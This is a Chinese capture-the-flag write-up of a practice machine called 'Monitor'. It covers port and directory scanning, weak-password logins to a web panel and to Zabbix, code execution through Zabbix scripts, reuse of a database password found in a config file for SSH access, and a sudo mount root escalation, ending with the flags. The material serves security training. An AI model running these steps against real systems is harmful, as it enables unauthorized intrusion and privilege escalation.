

# 群友靶机-Monitor

## 信息搜集

```
(root@kali)-[/home/kali/bash]
└─# nmap 192.168.2.160 -p- -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-10 17:45 EDT
Nmap scan report for Monitor.lan (192.168.2.160)
Host is up (0.00089s latency).
Not shown: 65525 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http             Apache httpd 2.4.62 ((Debian))
|_http-title:
\xE7\x9B\x91\xE6\x8E\xA7\xE7\xB3\xBB\xE7\xBB\x9F\xE7\x99\xBB\xE5\xBD\x95
|_http-server-header: Apache/2.4.62 (Debian)
111/tcp   open  rpcbind          2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4        111/tcp    rpcbind
|   100000   2,3,4        111/udp    rpcbind
|   100000   3,4          111/tcp6   rpcbind
|   100000   3,4          111/udp6   rpcbind
|   100003   3            2049/udp   nfs
|   100003   3            2049/udp6  nfs
|   100003   3,4          2049/tcp   nfs
|   100003   3,4          2049/tcp6  nfs
|   100005   1,2,3        33979/udp6 mountd
|   100005   1,2,3        50729/tcp  mountd
|   100005   1,2,3        54639/tcp6 mountd
|   100005   1,2,3        60165/udp  mountd
|   100021   1,3,4        36203/tcp6 nlockmgr
|   100021   1,3,4        42167/tcp  nlockmgr
|   100021   1,3,4        45527/udp6 nlockmgr
|   100021   1,3,4        48225/udp  nlockmgr
|   100227   3            2049/tcp   nfs_acl
|   100227   3            2049/tcp6  nfs_acl
|   100227   3            2049/udp   nfs_acl
|_  100227   3            2049/udp6  nfs_acl
2049/tcp  open  nfs              3-4 (RPC #100003)
10050/tcp open  tcpwrapped
10051/tcp open  ssl/zabbix-trapper?
38181/tcp open  mountd          1-3 (RPC #100005)
42167/tcp open  nlockmgr        1-4 (RPC #100021)
50729/tcp open  mountd          1-3 (RPC #100005)
57319/tcp open  mountd          1-3 (RPC #100005)
MAC Address: 08:00:27:1E:C3:30 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, Mikrotik RouterOS 7.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1   0.89 ms Monitor.lan (192.168.2.160)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.84 seconds
```


开放的端口挺多的，能用的就只有22，80两个，其中10050和10051两个是配合zabbix监控有关的服务

## web探测

80



弱口令直接进来了，但是里面没有可以点击或者是执行的内容



扫一下目录

```
(root@kali)-[/home/kali/bash]
└─# dirsearch -u http://192.168.2.160/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _ _  _ _|_   v0.4.3
  (|||| |) (/_(||| (| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist
size: 11460

Output File: /home/kali/bash/reports/http_192.168.2.160/___25-08-10_17-45-57.txt


Target: http://192.168.2.160/

[17:45:57] Starting:
[17:46:02] 403 - 278B - /.ht_wsr.txt
[17:46:02] 403 - 278B - /.htaccess.bak1
[17:46:02] 403 - 278B - /.htaccess.sample
[17:46:02] 403 - 278B - /.htaccess.orig
[17:46:02] 403 - 278B - /.htaccess.save
[17:46:02] 403 - 278B - /.htaccess_orig
[17:46:02] 403 - 278B - /.htaccess_extra
[17:46:02] 403 - 278B - /.htaccess_sc
[17:46:02] 403 - 278B - /.htaccessOLD2
[17:46:02] 403 - 278B - /.htaccessOLD
[17:46:02] 403 - 278B - /.htaccessBAK
[17:46:02] 403 - 278B - /.htm
[17:46:02] 403 - 278B - /.html
[17:46:02] 403 - 278B - /.htpasswd
[17:46:02] 403 - 278B - /.htpasswd_test
[17:46:02] 403 - 278B - /.httr-oauth
[17:46:04] 403 - 278B - /.php
[17:46:48] 302 - 0B - /dashboard.php -> index.php
```


```
[17:47:14] 302 - 0B - /logout.php -> index.php
[17:47:42] 403 - 278B - /server-status
[17:47:42] 403 - 278B - /server-status/
[17:48:01] 301 - 315B - /upload -> http://192.168.2.160/upload/
[17:48:01] 200 - 404B - /upload/
[17:48:16] 200 - 1KB - /zabbix/
```

这里可以看到有一个路径，/zabbix

## zabbix



默认的用户名和密码一搜就能搜到



## zabbix远程代码执行

后面到反弹shell可以看这篇文章

<https://www.geekby.site/2022/03/zabbix%E6%BC%8F%E6%B4%9E%E6%B7%B1%E5%85%A5%E5%88%A9%E7%94%A8/>

写的特别详细

脚本大概是这样写的

## Scripts

\* Name

Scope

Menu path

Type

Execute on

\* Commands

Description

Host group

User group

Required host permissions

Enable confirmation ☐

Confirmation text

然后就是去到Monitoring里找到带有Zabbix server字样的内容都会出现下面的选框，点击刚才创建的脚本名称，即可运行脚本

Host	Name	Last check	Last value	Change	Tags	Info
Zabbix	Nodes in %	40s	95.9991 %		component: storage filesystem: /	Graph
Zabbix	Space utilization	39s	12.3618 %	+0.00007 %	component: storage filesystem: /	Graph
Zabbix	Space	38s	28.42 GB		component: storage filesystem: /	Graph
Zabbix	Space	37s	3.33 GB	+20 KB	component: storage filesystem: /	Graph
Zabbix	Mount: Free inodes in %	36s	95.9991 %		component: storage filesystem: /usr/bin/...	Graph
Zabbix	Mount: Space utilization	35s	12.3618 %	+0.00007 %	component: storage filesystem: /usr/bin/...	Graph
Zabbix	Mount: Total space	34s	28.42 GB		component: storage filesystem: /usr/bin/...	Graph
Zabbix	Mount: Used space	33s	3.33 GB	+20 KB	component: storage filesystem: /usr/bin/...	Graph
Zabbix	Interface enp0s3: Bits received	2m 56s	3.34 Kbps	+552 bps	component: network interface: enp0s3	Graph
Zabbix	Interface enp0s3: Bits sent	2m 53s	44.19 Kbps	+3.82 Kbps	component: network interface: enp0s3	Graph
Zabbix	Interface enp0s3: Inbound packets discarded	2m 56s	0		component: network interface: enp0s3	Graph
Zabbix	Interface enp0s3: Inbound packets with errors	2m 57s	0		component: network interface: enp0s3	Graph
Zabbix	Interface enp0s3: Interface type	9h 44m 51s	Ethernet (1)		component: network interface: enp0s3	Graph
Zabbix	Interface enp0s3: Operational status	52s	up (6)		component: network interface: enp0s3	Graph
Zabbix	Interface enp0s3: Outbound packets discarded	2m 55s	0		component: network interface: enp0s3	Graph
Zabbix	Interface enp0s3: Outbound packets with errors	2m 54s	0		component: network interface: enp0s3	Graph
Zabbix	Interface enp0s3: Speed	24m 50s	1 Gbps		component: network interface: enp0s3	Graph
Zabbix	Linux: Available memory	29s	1.48 GB	-376 KB	component: memory	Graph
Zabbix	Linux: Available memory in %	28s	76.0418 %	-0.01742 %	component: memory	Graph
Zabbix	Linux: Checksum of /etc/passwd	18m 30s	28c2eac0fb8cae470e...		component: security	History
Zabbix	Linux: Context switches per second	11s	396.911	+100.9017	component: cpu	Graph
Zabbix	Linux: CPU guest nice time	9s	0 %		component: cpu	Graph
Zabbix	Linux: CPU guest time	10s	0 %		component: cpu	Graph
Zabbix	Linux: CPU idle time	8s	94.7124 %	-2.716 %	component: cpu	Graph
Zabbix	Linux: CPU interrupt time	7s	0 %		component: cpu	Graph

这反弹的shell，每隔几分钟就会断，硬是在断断续续的折磨中拿到了hyh用户的密码

```
zabbix@Monitor:/$ find / -name 'zabbix.config.php' 2>/dev/null
/usr/share/zabbix/conf/zabbix.config.php
zabbix@Monitor:/$ cat /usr/share/zabbix/conf/zabbix.config.php
cat /usr/share/zabbix/conf/zabbix.config.php
<?php
// Zabbix GUI configuration file.
```

```
$DB['TYPE'] = 'MYSQL';
$DB['SERVER'] = 'localhost';
```

```

$DB['PORT'] = '0';
$DB['DATABASE'] = 'zabbix';
$DB['USER'] = 'zabbix';
$DB['PASSWORD'] = 'root123';

// Schema name. Used for PostgreSQL.
$DB['SCHEMA'] = '';

// Used for TLS connection.
$DB['ENCRYPTION'] = false;
$DB['KEY_FILE'] = '';
$DB['CERT_FILE'] = '';
$DB['CA_FILE'] = '';
$DB['VERIFY_HOST'] = false;
$DB['CIPHER_LIST'] = '';

// Vault configuration. Used if database credentials are stored in Vault secrets
manager.
$DB['VAULT_URL'] = '';
$DB['VAULT_DB_PATH'] = '';
$DB['VAULT_TOKEN'] = '';

// Use IEEE754 compatible value range for 64-bit Numeric (float) history values.
// This option is enabled by default for new Zabbix installations.
// For upgraded installations, please read database upgrade notes before enabling
this option.
$DB['DOUBLE_IEEE754'] = true;

// Uncomment and set to desired values to override Zabbix hostname/IP and port.
// $ZBX_SERVER = '';
// $ZBX_SERVER_PORT = '';

$ZBX_SERVER_NAME = 'zabbix';

$IMAGE_FORMAT_DEFAULT = IMAGE_FORMAT_PNG;

// Uncomment this block only if you are using Elasticsearch.
// Elasticsearch url (can be string if same url is used for all types).
//$HISTORY['url'] = [
//    'uint' => 'http://localhost:9200',
//    'text' => 'http://localhost:9200'
//];
// value types stored in Elasticsearch.
//$HISTORY['types'] = ['uint', 'text'];

// Used for SAML authentication.
// Uncomment to override the default paths to SP private key, SP and IdP x.509
certificates, and to set extra settings.
//$SSO['SP_KEY'] = 'conf/certs/sp.key';
//$SSO['SP_CERT'] = 'conf/certs/sp.crt';
//$SSO['IDP_CERT'] = 'conf/certs/idp.crt';
//$SSO['SETTINGS'] = [];

```

可以看到配置文件内有一个password密码，经过测试得知是hyh用户的密码，直接ssh远程登陆

```

└─(root@kali)-[/home/kali/bash]
└─# ssh hyh@192.168.2.160

```

```
hyh@192.168.2.160's password:
Linux Monitor 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
```

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/\*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Sun Aug 10 17:43:01 2025 from 192.168.2.240

```
hyh@Monitor:~$ id
```

```
uid=1000(hyh) gid=1000(hyh) groups=1000(hyh)
```

## 提权

```
hyh@Monitor:~$ sudo -l
Matching Defaults entries for hyh on Monitor:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User hyh may run the following commands on Monitor:
    (ALL) NOPASSWD: /usr/bin/mount
```

有sudo权限，并且mount在[gtfobins](#)内也有提权的方案

### / mount ☆ Star 11,957

Sudo

#### Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Exploit the fact that `mount` can be executed via `sudo` to *replace* the `mount` binary with a shell.

```
sudo mount -o bind /bin/sh /bin/mount
sudo mount
```

```
hyh@Monitor:~$ sudo mount -o bind /bin/sh /bin/mount
mount: 0: Illegal option -o bind
hyh@Monitor:~$ sudo mount
# bash
root@Monitor:/home/hyh# id
uid=0(root) gid=0(root) groups=0(root)
```

## flag

```
root@Monitor:~# cat root.txt /home/hyh/user.txt
flag{root-deb15d884e04de6f6972b3c25e3cc11b}
flag{user-ab0e0561b1a833a6141ad2273744543c}
```

